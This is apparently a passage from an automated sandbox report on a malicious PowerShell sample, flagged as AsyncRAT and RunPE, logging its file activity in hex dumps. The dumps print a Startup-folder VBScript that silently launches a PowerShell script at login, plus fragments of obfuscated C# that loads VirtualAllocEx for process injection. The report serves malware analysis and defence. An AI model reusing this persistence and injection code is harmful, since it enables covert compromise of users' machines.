C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	8192	3414	0b 00 00 00 53 61 76 65 2d 4d 6f 64 75 6c 65 02 00 00 00 0b 00 00 00 53 61 76 65 2d 53 63 72 69 70 74 02 00 00 00 04 00 00 00 75 70 6d 6f 01 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 53 63 72 69 70 74 02 00 00 00 13 00 00 00 47 65 74 2d 49 6e 73 74 61 6c 6c 65 64 53 63 72 69 70 74 02 00 00 00 0d 00 00 00 55 70 64 61 74 65 2d 4d 6f 64 75 6c 65 02 00 00 00 15 00 00 00 52 65 67 69 73 74 65 72 2d 50 53 52 65 70 6f 73 69 74 6f 72 79 02 00 00 00 0b 00 00 00 46 69 6e 64 2d 53 63 72 69 70 74 02 00 00 00 17 00 00 00 55 6e 72 65 67 69 73 74 65 72 2d 50 53 52 65 70 6f 73 69 74 6f 72 79 02 00 00 00 04 00 00 00 70 75 6d 6f 01 00 00 00 13 00 00 00 54 65 73 74 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 15 00 00 00 55 70 64 61 74 65 2d 53 63 72 69	Save-ModuleSave-scriptupmoUninstall-scr<wbr>iptGet-Installedscr<wbr>iptUpdate-ModuleRegister-PSRepositoryFind-scr<wbr>iptUnregister-PSRepositorypumoTest-scr<wbr>iptFileInfoUpdate-Scri	success or wait	1	7FFF1AEBB526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 14 00 00 00 47 00 00 00 15 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 fd 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 40 00 fd 00 00 00 00 00 00 00 00	@eG@	success or wait	1	7FFF1C4AF6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFF1BF5B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFF1BF5B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFF1BF5B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFF1BF5B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFF1C0312E7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFF1BF62625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFF1BF62625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFF1BF62625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFF1C0312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFF1C0312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFF1C0312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFF1C0312E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFF1BF5B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFF1BF5B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFF1BF5B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFF1BF5B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFF1C0312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFF1C0312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFF1C0312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFF1C0312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numerics\4f7e7c29596d1fb8414f1220e627d94c\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	7FFF1C0312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFF1C0312E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFF1BF5B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFF1BF5B9DD	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFF1BF462DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	23116	success or wait	1	7FFF1BF463B9	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFF1C0312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFF1C0312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFF1C0312E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFF1AEBB526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFF1AEBB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFF1AEBB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFF1AEBB526	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	7FFF1AEBB526	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	62	success or wait	1	7FFF1AEBB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFF1AEBB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFF1AEBB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFF1AEBB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFF1AEBB526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFF1AEBB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFF1AEBB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFF1AEBB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFF1AEBB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFF1AEBB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFF1AEBB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	7FFF1AEBB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFF1AEBB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFF1AEBB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFF1AEBB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFF1AEBB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFF1AEBB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFF1AEBB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFF1AEBB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	142	7FFF1AEBB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFF1AEBB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFF1AEBB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FFF1AEBB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FFF1AEBB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFF1AEBB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFF1AEBB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFF1AEBB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFF1AEBB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFF1AEBB526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\3fead9bee9d7ca09b54c4ee7c5ed0848\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FFF1C0312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFF1C0312E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	7FFF1AEBB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FFF1AEBB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	7FFF1AEBB526	ReadFile

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **2796**, Parent PID: **6488**

General

Target ID:	3

Start time:	19:29:28
Start date:	16/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6406f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: powershell.exe PID: **924**, Parent PID: **6488**

General

Target ID:	6
Start time:	19:29:39
Start date:	16/05/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ExecutionPolicy RemoteSigned -File C:\Users\Public\gia9ab2dg0.PS1
Imagebase:	0x7ff620040000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_RUNPE, Description: Yara detected RUNPE, Source: 00000006.00000003.432425896.0000024667561000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: 00000006.00000002.508035247.000002464FAFF000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: 00000006.00000002.508351680.000002464FBD5000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: 00000006.00000002.492233928.000002464EE2D000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RUNPE, Description: Yara detected RUNPE, Source: 00000006.00000002.509443162.000002465EC34000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF1C08F1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF1C08F1E9	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF181D03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF181D03FC	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_5bbucvlc.1j2.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFF1AEB6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_c1efweqf.5aa.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFF1AEB6FDD	CreateFileW
C:\Users\user\Documents\20220516\PowerShell_transcript.841618.f5mU45le.20220516192941.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFF1AEB6FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF181D03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF181D03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF181D03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF181D03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF181D03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF181D03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF181D03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF181D03FC	unknown
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\SystemLogin.vbs	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFF1AEB6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\5arm45ue	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFF1A4AFD38	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\5arm45ue\5arm45ue.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFF1AEB6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\5arm45ue\5arm45ue.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFF1AEB6FDD	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\5arm45ue\5arm45ue.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFF1AEB6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\5arm45ue\5arm45ue.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFF1AEB6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\5arm45ue\5arm45ue.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFF1AEB6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\5arm45ue\5arm45ue.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFF1AEB6FDD	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_5bbucvlc.1j2.ps1	success or wait	1	7FFF1AEBF270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_c1efweqf.5aa.psm1	success or wait	1	7FFF1AEBF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\5arm45ue\5arm45ue.tmp	success or wait	1	7FFF1AEBF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\5arm45ue\5arm45ue.out	success or wait	1	7FFF1AEBF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\5arm45ue\5arm45ue.0.cs	success or wait	1	7FFF1AEBF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\5arm45ue\5arm45ue.cmdline	success or wait	1	7FFF1AEBF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\5arm45ue\5arm45ue.dll	success or wait	1	7FFF1AEBF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\5arm45ue\5arm45ue.err	success or wait	1	7FFF1AEBF270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_5bbucvlc.1j2.ps1	0	1	31	1	success or wait	1	7FFF1AEBB526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_c1efweqf.5aa.psm1	0	1	31	1	success or wait	1	7FFF1AEBB526	WriteFile
C:\Users\user\Documents\20220516\PowerShell_transcript.841618.f5mU45le.20220516192941.txt	0	3	ff		success or wait	1	7FFF1AEBB526	WriteFile
C:\Users\user\Documents\20220516\PowerShell_transcript.841618.f5mU45le.20220516192941.txt	3	671	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 32 30 35 31 36 31 39 32 39 34 32 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 65 6e 67 69 6e 65 65 72 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 65 6e 67 69 6e 65 65 72 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 38 34 31 36 31 38 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a	**********Windows PowerShell transcript startStart time: 20220516192942Username: computer\userRunAs User: computer\userConfiguration Name: Machine: 841618 (Microsoft Windows NT 10.0.17134.0)Host Application:	success or wait	16	7FFF1AEBB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\SystemLogin.vbs	0	136	53 65 74 20 4f 62 6a 20 3d 20 43 72 65 61 74 65 4f 62 6a 65 63 74 28 22 57 53 63 72 69 70 74 2e 53 68 65 6c 6c 22 29 0d 0a 4f 62 6a 2e 52 75 6e 20 22 50 6f 77 65 72 53 68 65 6c 6c 20 2d 45 78 65 63 75 74 69 6f 6e 50 6f 6c 69 63 79 20 52 65 6d 6f 74 65 53 69 67 6e 65 64 20 2d 46 69 6c 65 20 22 20 26 20 22 43 3a 5c 55 73 65 72 73 5c 50 75 62 6c 69 63 5c 67 69 61 39 61 62 32 64 67 30 2e 50 53 31 22 2c 20 30	Set Obj = CreateObject("Wscript.Shell")Obj.Run "PowerShell -Execution Policy RemoteSigned -File " & "C:\Users\Public\gia9ab2dg0.PS1", 0	success or wait	1	7FFF1AEBB526	WriteFile
C:\Users\user\AppData\Local\Temp\5arm45ue\5arm45ue.0.cs	0	4096	ff 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0d 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 44 69 61 67 6e 6f 73 74 69 63 73 3b 0d 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0d 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 54 65 78 74 3b 0d 0a 75 73 69 6e 67 20 4d 69 63 72 6f 73 6f 66 74 2e 56 69 73 75 61 6c 42 61 73 69 63 3b 0d 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 43 6f 6c 6c 65 63 74 69 6f 6e 73 2e 47 65 6e 65 72 69 63 3b 0d 0a 0d 0a 6e 61 6d 65 73 70 61 63 65 20 47 49 54 0d 0a 7b 0d 0a 20 20 20 20 70 75 62 6c 69 63 20 73 65 61 6c 65 64 20 63 6c 61 73 73 20 52 65 70 6f 73 69 74 6f 72 79 0d 0a 20 20 20 20 7b 0d 0a 20 20 20 20 20 20 20 20 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 76	using System;using System.Diagnostics;using System.Runtime.InteropServices;using System.Text;using Microsoft.VisualBasic;using System.Collections.Generic;namespace GIT{ public sealed class Repository { public static v	success or wait	3	7FFF1AEBB526	WriteFile
C:\Users\user\AppData\Local\Temp\5arm45ue\5arm45ue.0.cs	12288	2814	6c 79 20 44 65 6c 65 67 61 74 65 56 69 72 74 75 61 6c 41 6c 6c 6f 63 45 78 20 56 69 72 74 75 61 6c 41 6c 6c 6f 63 45 78 20 3d 20 4c 6f 61 64 41 70 69 3c 44 65 6c 65 67 61 74 65 56 69 72 74 75 61 6c 41 6c 6c 6f 63 45 78 3e 28 44 65 63 6f 64 65 2e 42 79 74 65 73 54 6f 53 74 72 69 6e 67 28 44 65 63 6f 64 65 2e 49 6e 74 65 67 65 72 54 6f 42 79 74 65 73 28 48 65 6c 70 65 72 2e 4b 65 72 6e 65 6c 33 32 2c 20 4b 65 79 29 29 2c 20 44 65 63 6f 64 65 2e 42 79 74 65 73 54 6f 53 74 72 69 6e 67 28 44 65 63 6f 64 65 2e 49 6e 74 65 67 65 72 54 6f 42 79 74 65 73 28 48 65 6c 70 65 72 2e 56 69 72 74 75 61 6c 41 6c 6c 6f 63 45 78 2c 20 4b 65 79 29 29 29 3b 0d 0a 20 20 20 20 20 20 20 20 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 72 65 61 64 6f 6e 6c 79 20 44 65 6c 65 67 61 74	ly DelegateVirtualAllocEx VirtualAllocEx = LoadApi<DelegateVirtualAllocEx> (Decode.BytesToString(Decode.IntegerToBytes(Helper.Kernel32, Key)), Decode.BytesToString(Decode.IntegerToBytes(Helper.VirtualAllocEx, Key))); public static readonly Delegat	success or wait	1	7FFF1AEBB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\5arm45ue\5arm45ue.cmdline	0	333	ff 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2e 64 6c 6c 22 20 2f 52 3a 22 6d 73 63 6f 72 6c 69 62 2e 64 6c 6c 22 20 2f 52 3a 22 4d 69 63 72 6f 73 6f 66 74 2e 56 69 73 75 61 6c 42 61 73 69 63 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 65 6e 67 69 6e 65 65 72 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 35 61 72 6d 34 35 75 65 5c 35 61 72 6d 34 35 75 65 2e 64 6c 6c 22 20 2f 64 65 62 75 67 2d 20 2f 6f 70 74 69 6d 69 7a 65 2b 20 2f 70 6c 61 74 66 6f 72 6d 3a 58 38 36 20 2f 75 6e 73 61 66 65 20	/t:library /utf8output /R:"System.dll" /R:"System.Management.dll" /R:"System.Windows.Forms.dll" /R:"mscorlib.dll" /R:"Microsoft.VisualBasic.dll" /out:"C:\Users\user\AppData\Local\Temp\5arm45ue\5arm45ue.dll" /debug- /optimize+ /platform:X86 /unsafe	success or wait	1	7FFF1AEBB526	WriteFile
